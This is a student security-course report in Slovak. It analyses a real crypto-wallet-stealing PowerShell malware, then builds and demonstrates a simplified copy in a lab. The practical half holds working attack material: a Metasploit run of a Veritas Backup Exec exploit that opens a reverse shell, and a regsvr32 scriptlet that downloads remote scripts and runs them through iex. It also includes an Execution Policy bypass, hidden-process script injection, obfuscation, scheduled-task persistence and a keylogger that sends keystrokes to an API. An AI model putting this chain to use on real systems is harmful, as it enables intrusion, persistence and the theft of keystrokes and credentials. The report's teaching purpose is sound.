BIT Projekt - Malware Analysis

| Meno: Lukáš Štrbo | AIS ID: 110903 | Dátum: 26. 11. 2023 | Cvičenie: PON 10:00 |

Úvod

V tomto projekte sa zameriame na analýzu a implementáciu malvéru, ktorým sme sa infikovali. Malvér zachytil antivírusový softvér ESET (ďalej len AV), avšak vírus sme dlho nedokázali odchytiť aj napriek jeho detekcii AV. Neskôr, za pomoci SysInternals, sa prišlo ako malvér fungoval a čo robil.

V projekte si rozoberieme akým spôsobom tento malvér fungoval a následne si jeho zjednodušenú verziu naimplementujeme.

DISCLAIMER: K samotnej analýze máme iba textový opis analýzy bez snímok obrazovky

Analýza malvéru

Stručný popis fungovania

Konečným cieľom malvéru bolo kradnutie kryptomenových peňaženiek inštalovaním doplnku do prehliadača. Jeho fungovanie spočívalo v sofistikovaných viacerých fázach, ktorými sa malvér snažil obísť Antivírusové programy. Jeho správanie a isté jeho časti pripomínajú FileLess malvér.

Malvér nahradil každé spustenie ľubovoľného prehliadača s parametrom `--load-extension="<Extension_Path>"`, kde pod daným priečinkom sme našli doplnok. Nesústredíme sa však na analýzu doplnku. Keďže AV hlásil neustále blokovanie škodlivého PowerShell skriptu, ktorý však súborovo neexistoval. AV hrozbu zablokoval. Spustili sme Process Monitor pri štarte systému a v Process Tree sme videli WScript.exe, ktorý má Child PowerShell a argument rovnaký s blokovanou hrozbou.

```
PARENT PROCESS --> C:\WINDOWS\system32\svchost.exe -k netsvcs -p -s Schedule

C:\WINDOWS\System32\WScript.exe "C:\Windows\System32\SyncAppvPublishingServer.vbs" "n; $a=Get-Content "C:\Windows\logs\system-logs.txt"
| Select -Index 17033;$script_decoded = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($a)); $script_block =
[Scriptblock]::Create($script_decoded);Invoke-Command $script_block
```

Z daného Parent vieme, že sa jedná o Scheduled Task. Ten sme našli pomocou skriptu.

```
Location: \Microsoft\Windows\NetService\Network
Description: FTP, Photo and Cleanup tasks
Triggers : At Sartup, At Task creation/modification
Action: Start a Program
-> %SystemDrive%\Windows\System32\SyncAppvPublishingServer.vbs
-> Arguments -> "n; $a=Get-Content "C:\Windows\logs\system-logs.txt" | Select -Index 17033;$script_decoded =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($a)); $script_block =
[Scriptblock]::Create($script_decoded);Invoke-Command $script_block

Wake the computer to run this task
Highest privileges
Hidden
```

V System Logs na Indexe 17033 sa nachádzal Base64 skript, ktorý sa spúšťal a sám sa mazal. Zisťoval stav počítača, antivírusových programov, získaval si Clipboard, používal API - `http://api.private-chatting.com/connect` z ktorej neskôr sťahoval payload-y a zisťoval cesty v počítači či sa v prehliadačoch alebo aplikáciách nachádza kryptomenová peňaženka.

Skript, ktorý sa následne stiahol, si získal z registrov na ceste `HKLM:\SOFTWARE\SimonTathameFm0ZJ` Base64 enkódovaný skript, znova získaval technikami viacerých for cyklov a iných techník pre zabránenie detekcie skript z DNS TXT záznamov, z ktorých si sťahoval aktualizácie (*DNS* - `privatproxy-schnellvpn.xyz`) čím si malvér zabezpečil pravidelné aktualizácie samého seba nenápadnou formou.

Po dekódovaní Base64 záznamu z DNS TXT sa vnútri nachádzal skript, ktorý si získaval GUID *(ktoré je unikátne)* počítača, ktoré registroval voči API - `http://chatgigi2.com/api/v1/$($guid)` (*IP* - `172.71.154.225`). GET requestom sa z API získal ďalší Base64 enkódovaný skript, ktorý mohol byť presne prispôsobený pre konkrétne zariadenie. Následne metódou XORovania enkódovaného skriptu a jeho vkladanie riadok po riadku novému skrytému PowerShell skriptu sa spustil malvér samotný.

Malvér inštaloval nie len doplnok pre prehliadače ale spúšťal prispôsobený `PowerShell` / `C#` skript, ktorý získaval standalone aplikácie krypto peňaženiek.

Praktická časť

Stručný opis funkcionality

V implementácii sa zameriame na niektoré techniky z reálneho malvéru a implementujeme si malvér, ktorý napodobňuje proces infikovania sa s reálneho malvéru, persistenciu , získanie informácii o zariadení, demonštráciu DNS TXT aktualizácií (len jej hrubé fungovanie), a budeme spúšťať KeyLogger. Infikované zariadenie bude rovnako registrované na API, kde budú dáta z KeyLoggera a uniknuté informácie zo zariadenia ukladané.

V praktickej časti sme vypli všetky Antivírusové programy pre demonštráciu rôznych použitých techník - niektoré techniky boli blokované AV

Príklad `regsrv` a reakcie Windows Defender:

```
PS C:\Users\Victim> regsvr32.exe /u /s /n /i:http://non-working-site.com/script scrobj.dll
Program 'regsvr32.exe' failed to run: Access is deniedAt line:1 char:1
+ regsvr32.exe /u /s /n /i:http://non-working-site.com/script scrobj.dl ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ regsvr32.exe /u /s /n /i:http://non-working-site.com/script scrobj.dl ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

Trojan:Win32/Powemet.A!attk

Vektor útoku a Zariadenia


Ako Vektor útoku použijeme zraniteľnú verziu softvéru Veritas Backup Exec, ktorá bola zneužitá pri ransomvérovom útoku na firmu NCR. Stále sa jedná o aktuálnu hrozbu, nakoľko na internete sú verejne dostupné služby Veritas Backup Exec, ktoré môžu používať starú zraniteľnú verziu. Táto zraniteľnosť nám dáva plné práva systému - exploitácia na diaľku - RCE.

- CVEs
  - CVE-2021-27876
  - CVE-2021-27877
  - CVE-2021-27878
- Public Exploit
  - Metasploit - `multi/veritas/beagent_sha_auth_rce`

```
msf6 exploit(multi/veritas/beagent_sha_auth_rce) > show options

Module options (exploit/multi/veritas/beagent_sha_auth_rce):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.10.10.12      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
   RPORT   10000            yes       The target port (TCP)


   When TARGET is Linux:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   SHELL   /bin/bash        yes       The shell for executing OS command

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.10      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows

View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/veritas/beagent_sha_auth_rce) > exploit

[*] Started reverse TCP handler on 10.10.10.10:4444
[*] 10.10.10.12:10000 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.10.10.12:10000 - Checking vulnerability
[*] 10.10.10.12:10000 - Connecting to BE Agent service
[*] 10.10.10.12:10000 - Getting supported authentication types
[*] 10.10.10.12:10000 - Supported authentication by BE agent: BEWS2 (190), SHA (5), SSPI (4)
[*] 10.10.10.12:10000 - BE agent revision: 9.3
[+] 10.10.10.12:10000 - The target appears to be vulnerable. SHA authentication is enabled
[*] 10.10.10.12:10000 - Exploiting ...
[*] 10.10.10.12:10000 - Connecting to BE Agent service
[*] 10.10.10.12:10000 - Enabling TLS for NDMP connection
[*] 10.10.10.12:10000 - Passing SHA authentication
[*] 10.10.10.12:10000 - Uploading payload with NDMP_FILE_WRITE packet
[*] Sending stage (175686 bytes) to 10.10.10.12
[*] Meterpreter session 19 opened (10.10.10.10:4444 → 10.10.10.12:49884) at 2023-11-26 15:18:25 -0500

meterpreter > shell
Process 6684 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3693]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Veritas\Backup Exec\RAWS>whoami
whoami
nt authority\system

C:\Program Files\Veritas\Backup Exec\RAWS>^Z
Background channel 1? [y/N]  N


C:\Program Files\Veritas\Backup Exec\RAWS>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

- Topológia



Použité techniky

- Obídenie Execution Policy pomocou Bypass
- Pre dosiahnutie FileLess - sťahovanie skriptov zo servera
  - Spúštanie skriptov pomocou `iex` - `Invoke-Expression`
  - Sťahovanie `irm` - `Invoke-RestMethod`
- Obfuscácia cieľeného malvéru pomocou `Chameleon`

```
config={ "strings":True, "variables":True, "data-types":True, "functions":True, "comments":False, "spaces":True, "cases":True,
"nishang":True, "backticks":False, "random-backticks":True, "backticks-list":False, "hex-ip":True, "random-type":'r',
"decimal":False, "base64":True, "tfn-values":True, "safe":True, "verbose":False }
# Other Code .... Temp File ...
chameleon = Chameleon(filename=temp_file_name, outfile=obfustacated_file.name, config=config, fmap=None)
chameleon.obfuscate()
chameleon.write_file()
```

```
script = obfustacated_file.read()
return base64.b64encode(script).decode('utf-8')
```

- Spúšťanie PowerShell skriptov pomocou
  - Scheduled Tasks s kombináciou `SyncAppvPublishingServer.vbs` sťahujúc skripty zo servera a spúšťanie
  - Zneužitie (Injekcia) systémového skriptu `%SystemDrive%\Windows\System32\SyncAppvPublishingServer.vbs`
    - `SyncAppvPublishingServer.vbs "n; <Desired Commands>"`
    - Podobné ako pri SQL Injection, zadáme neplatný argument `n`, terminátor `;` a vlastný skript `<Desired Commands>`
  - `regsrv32` a `XML` - `regsvr32.exe /u /s /i:http://10.10.10.10:56000/init.sct scrobj.dll`
    - Registrácia XML modulu, ktorý obsahuje JavaScript kód, ktorý za pomoci `ActiveXObject("WScript.Shell")` spúšta PowerShell inštanciu

```
<?XML version="1.0"?>
<scriptlet>
<registration
  progid="xXLlEeGgIiTtTAaAMmmAAAttEExX"
  classid="{F1119221-0000-0000-5000-001EA00DABFC}" >
  <script language="JScript">
        <![CDATA[
    var activeXObj = new ActiveXObject("WScript.Shell");

    var msgcmd = "echo '## INIT PHASE - Running From RegSVR32 and getting PHASE1 Script from Server...' | Out-File -FilePath
C:\\Users\\Public\\MalwareOutput.txt -Append";
    var msgpwsh = "powershell.exe -ep Bypass -command \"" + msgcmd +"\"";
    activeXObj.Run(msgpwsh);

    var cmdToExec = "&{nEW-ALiAs -NamE mrii -ValUE 'IrM' -FoRcE; NeW-alIAs -naMe xeii -ValUE 'iEx' -FORce; & mrii -Uri
http://10.10.10.10:56000/phase1.ps1 | & xeii}";
    var finalToExec = "powershell.exe -ep Bypass -command \"" + cmdToExec +"\"";
    activeXObj.Run(finalToExec);
    ]]>
</script>
</registration>
</scriptlet>
```

  - Nahrávanie riadok po riadku skript do nového PowerShell procesu


```
$buf = [Convert]::FromBase64String($response);
$lines = [Text.Encoding]::ASCII.GetString($buf).Split("`r`n");
$p = [Diagnostics.Process]::new();
$p.StartInfo.WindowStyle = 'Hidden';
$p.StartInfo.FileName = 'powershell.exe';
$p.StartInfo.UseShellExecute = $false;
$p.StartInfo.RedirectStandardInput = $true;
$p.StartInfo.RedirectStandardOutput = $true;
$p.Start();
$p.BeginOutputReadLine();
foreach ($line in $lines) {
        $p.StandardInput.WriteLine($line);
}
$p.StandardInput.WriteLine('');
```

Demonštrácia


Spustenie - Exploit

- Cez Reverse Shell zraniteľnosti Veritas Backup spustíme `regsrv` a povolíme spúšťanie skriptov obídením Execution Policy

```
powershell.exe -ep Bypass -WindowStyle Hidden -Command 'regsvr32.exe /u /s /i:http://10.10.10.10:56000/init.sct scrobj.dll'
```


- Priebeh - File Server
  - 

- Priebeh - API Server



Persistencia


- Scheduled Tasks uložene pod Windows Updates




- Spustenie enkódovaného jednoduchého skriptu (`irm` a `iex`), ktorý získava skript škodlivý skript zo servera

DNS TXT

- Pre demonštráciu možnosti získavanie aktualizácii alebo posielanie ďalšieho škodlivého malvéru pomocou DNS TXT sme na Windows Server vytvorili TXT záznamy a obeti nastavíme DNS server na Windows Server `10.10.10.25`
- V realite by sme si napríklad zaplatili za verejné DNS



- Výstup z malvéru



Výsledky

- Dosiahnutá persistencia
- Funkčný KeyLogger a API - Targeted Malware
- Demonštrácia DNS TXT
- Pre demonštráciu priebehu malvér zapisoval do `C:\Users\Public` jeho priebeh
- Informácie z API - `curl -X GET http://10.10.10.10:55899/`
  - Stav AV
  - Sieť
  - Systémové Info
  - KeyLogger Data

```
{
  "9FC34D56-DF1B-012C-9B5B-AECB30D15C28": {
    "info": {
      "userid": "DESKTOP-H78345UVictim4401AMD64 Family 25 Model 68 Stepping 1, AuthenticAMD2529FC34D56-DF1B-012C-9B5B-AECB30D15C28",
      "AVs": {
        "Windows Defender": "Disabled",
        "ESET Security": "Disabled"
      },
      "network": {
        "public": "147.175.177.90",
        "LAN": [
          {
            "IPAddress": "fe80::a881:562c:470c:8ecd%6",
            "InterfaceAlias": "Ethernet0",
            "AddressFamily": 23,
            "PrefixLength": 64,
            "ConnectionState": null,
            "MACAddress": "N/A"
          }
        ]
      },
      "sys": {
        "Name": "VMware20,1",
        "Version": "None",
        "Caption": "Computer System Product",
        "Description": "Computer System Product",
        "IdentifyingNumber": "VMware-56 4d c3 9f 1b df 2c 01-9b 5b ae cb 30 d1 5c 28",
        "SKUNumber": null,
        "Vendor": "VMware, Inc.",
        "UUID": "9FC34D56-DF1B-012C-9B5B-AECB30D15C28",
        "PSComputerName": null,
        "CimSystemProperties": {
          "Namespace": "root/cimv2",
          "ServerName": "DESKTOP-H78345U",
          "ClassName": "Win32_ComputerSystemProduct",
          "Path": null
        }
      }
    },
    "keylog": {
      "2023-11-26|12:49:57": "dadskfjlhaksjdfhajksdfhkjadsfhljasdjhkfhjksadfhjkadsjkhdfshjkadfshjkdfahjkdsfhjkadfhjksdfahjksdfsahjk",
      "2023-11-26|12:50:06": "sadfkhjdfshjkdfshjkadfskhaldk;sfhkladjsfhajklsdfhklajdsfh;'\\\\';\\'[];[\\=-[;]\\-=\\[];-=\\;[=-=[\\];-=;-[=;",
      "2023-11-26|12:50:09": "-[=];-[=];-[=];-[=];-[=];-[=];-[=];-[=];-[\\=];-[=-[];;=-[\\];=-[\\];=-[\\];=-[\\];=-[\\];=-[\\];=-[\\];=-[\\]",
      "2023-11-26|12:50:15": ";=-[\\]-[;=\\];=-[\\],./,./.,/,./,./,./,./.,./,./,./,./../../../,./,./,/,./,./././././.,./././,././/./,."
    }
  }
}
```


- Malware Logs - Pre demonštráciu priebehu (z `C:\Users\Public\MalwareOutput.txt`)

*MalwareOutput.txt - Notepad

File Edit Format View Help

```
## INIT PHASE - Running From RegSVR32 and getting PHASE1 Script from Server...

## PHASE1 - Persistency
        Oh, you have been infected

Creating and Running  Scheduled Tasks for Persistence

I am operating as nt authority\system
## PHASE1 - DONE
        Scheduled Tasks Created

## PHASE 2 - API Register
        Registering into API...
## PHASE2 - API Register
        Registered into API!

[[THIS COULD REPRESENT TARGETED MALWARE FOR THIS EXACT COMPUTER CONSIDERING AVs, AND OTHER FACTORS]]

Now feeding Keylogger Script in Base64 To Hidden Powershell Process...
## PHASE 2 - DONE
        KeyLogger should now be running
## PHASE 3 Keylogger
        Keylogger Starting...
Buffer Send to API
        Buffer Send to API
                dadskfjlhaksjdfhajksdfhkjadsfhljasdjhkfhjksadfhjkadsjkhdfshjkadfshjkdfahjkdsfhjkadfhjksdfahjksdfsahjk
Buffer Send to API
        Buffer Send to API
                sadfkhjdfshjkdfshjkadfskhaldk;sfhkladjsfhajklsdfhklajdsfh;'\\';\'[];[\=-[;]\-=\[];-=\;[=-=[\];-=;-[=;
Buffer Send to API
        Buffer Send to API
                -[=];-[=];-[=];-[=];-[=];-[=];-[=];-[=];-[\=];-[=-[];;=-[\];=-[\];=-[\];=-[\];=-[\];=-[\];=-[\];=-[\]
Buffer Send to API
        Buffer Send to API
                ;=-[\]-[;=\];=-[\],./,./.,/,./,./,./,./.,./,./,./,./../../../,./,./,/,./,./././././.,./././,././/./,.
## PHASE 2 - API Register
        Registering into API...
## PHASE2 - API Register
        Registered into API!

[[THIS COULD REPRESENT TARGETED MALWARE FOR THIS EXACT COMPUTER CONSIDERING AVs, AND OTHER FACTORS]]

Now feeding Keylogger Script in Base64 To Hidden Powershell Process...
## PHASE 2 - DONE
        KeyLogger should now be running
## PHASE 3 Keylogger
        Keylogger Starting...
Buffer Send to API
        Buffer Send to API
                dhdfshldfskldfsJklDFSKLbjDFSBKHJLdFBHKLSbhldfSbhjdfjbhdfbhldfsbhdfsbhjldfbfhldbhldfsbhldfbhldfbhjldbh
Buffer Send to API
        Buffer Send to API
                jldfhslbhjdfsbhjldfbhjldfbhjldfsbhjldfhjlbdfsbhhjlbdfslbhjdfshlbjdflbhjdfsbhjldfsbhjldfsjbhdfsbhjlDFS
Buffer Send to API
        Buffer Send to API
```

INIT VIA REGSRV

RESTART

SCHEDULED TASKS